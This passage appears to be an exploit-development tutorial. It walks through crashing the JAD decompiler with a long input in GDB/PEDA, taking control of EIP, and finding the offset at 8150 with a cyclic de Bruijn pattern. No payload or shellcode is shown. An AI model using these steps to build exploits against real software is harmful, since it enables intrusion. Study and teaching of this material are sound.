


Now let's try to open a debugger so we can attach/run JAD on it, and trigger the vulnerability. On the following I am executing GDB (GNU Debugger) and it will load by default PEDA.



Right after that let's fill the buffer with A's (Or 0x41 in hexadecimal). For this I will use Python and multiply the value by 9000's that will write the output to the standard input of the process JAD.

And yes, as you may guessed this will trigger the buffer overflow and give us control of EIP (Extended Instruction Pointer).




After running the command we have filled the stack with A's and took control of a few registers. And some abnormal behavior happened: The program has triggered a Segmentation fault.

SIGSEGV Error is caused by an invalid memory reference or segmentation fault. The most common causes are accessing an array element out of bounds, or using too much memory.


Besides this, if we take a quick look into the debugger messages we can see the following:

```
1  EBX has been overwritten with the value of AAAAA ( 41414141 )
2  EBP has been overwritten with the value of AAAAA ( 41414141 )
```

And most important we have taken control of the program flow by overwriting the value of EIP with (41414141), the Segmentation Fault has been triggered because the program has tried to continue the execution flow in a non-valid memory region that contains non-valid instructions therefor the execution has stopped and the underlying operating system took control.




The following image represents the buffer and shows you how the RET gets overwritten after our long input.



Breakpoints and Entrypoint:


If you wish to run the program in debugging mode you have to first set a breakpoint in the entry point of the application. Run the command “info files” to display the sections and the entry point of the application. After that by doing “break *address” as shown in the screenshot you will be able to add a breakpoint that will interrupt the execution of the program as soon as the program starts.



Finding the offset

Now that we have full control of EIP we need to find the distance between the first A sent to the stack and the value of EIP. For this task we can make use of one of the features of PEDA, pattern creation and search. Let's first create a pattern and replace the A's with it.


The pattern_create expect a value, in this case, 9000, after this "jad_pattern" is the name of the file that will store the pattern. If we don't specify a file name then the pattern will be echoed back to stdout.




When you are ready, re-run the program “run `cat jad_pattern` ” to add the pattern we just created to the input of JAD. You will see how all the values of the stack changed while using our cyclic pattern. This pattern will be used to find the offsets for the registers we can control.

The De Bruijn sequence

In combinatorial mathematics, a de Bruijn sequence of order n on a size-k alphabet A is a cyclic sequence in which every possible length-n string on A occurs exactly once as a substring (i.e., as a contiguous subsequence). Such a sequence is denoted by B(k, n) and has length kn, which is also the number of distinct substrings of length n on A; de Bruijn sequences are therefore optimally short.




Now let's go ahead and find the offsets using this command: "pattern_search" and it will show that we can take control of EIP at offset 8150, but also we can control some general registers.



